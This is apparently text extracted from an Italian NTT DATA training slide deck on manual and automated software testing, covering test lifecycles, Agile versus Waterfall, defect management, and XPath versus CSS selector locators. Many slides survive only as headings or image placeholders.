
- Requisiti incompleti o poco chiari
- Limiti delle risorse
- Limiti di tempo
- Ambienti di test inadeguati
- Cattiva comunicazione



NTT DATA



# Manual Testing – Ciclo di Vita



# Manual Testing – Attori Coinvolti

Sviluppo



Quality



Business




# Manual Testing - Agile VS Waterfall





## WATERFALL



# Manual Testing - Tipologie




# Caso di Test – Happy Flow




# Caso di Test – KO

Generato da software di test automatico.



# Manual Testing - Gestione dei defect




# Automation Testing

**NTT DATA Advanced Quality Center** è rivolta ad ottimizzare le attività svolte per i nostri clienti, automatizzando i processi per renderli più veloci ed efficaci.

# Test Automation - Introduzione

La Test Automation è diventato un elemento cruciale nel processo di sviluppo del software in termini di:

- **Efficienza**
- **Affidabilità**
- **Copertura**
- **Risparmio di Costi**



# Test Automation - NRT

dimostra la sua massima efficacia nel contesto dei **Test di Non Regressione(NRT)**



# Test Automation – Metodologia



# Test Automation – Approccio

- ~~XPath (XML Path Language) è un linguaggio di automazione risiede all'interno di un browser per estrarre dati da pagine web.~~  
~~Selezione su cui si esegue l'azione~~  
~~XML o HTML~~  
~~È utilizzato principalmente per trovare e selezionare parti specifiche di un documento XML/HTML~~



# Test Automation – XPath Assoluto & Relativo

## RELATIVO

```
//input[@id="pippo"]
```


## ASSOLUTO

```
/html/body/main/section[1]/div/div/form/div[1]/div/div/input
```



*Secondo voi qual è meglio utilizzare?*

# Test Automation –XPath vs CSS Selector



<ul style="list-style-type: none"><li>• //input[@id="pippo"]</li></ul>	<ul style="list-style-type: none"><li>• input#pippo</li></ul>
<ul style="list-style-type: none"><li>• //input[@class="pippo"]</li></ul>	<ul style="list-style-type: none"><li>• input.pippo</li></ul>
<ul style="list-style-type: none"><li>• //input[@name="pippo"]</li></ul>	<ul style="list-style-type: none"><li>• input[name="pippo"]</li></ul>

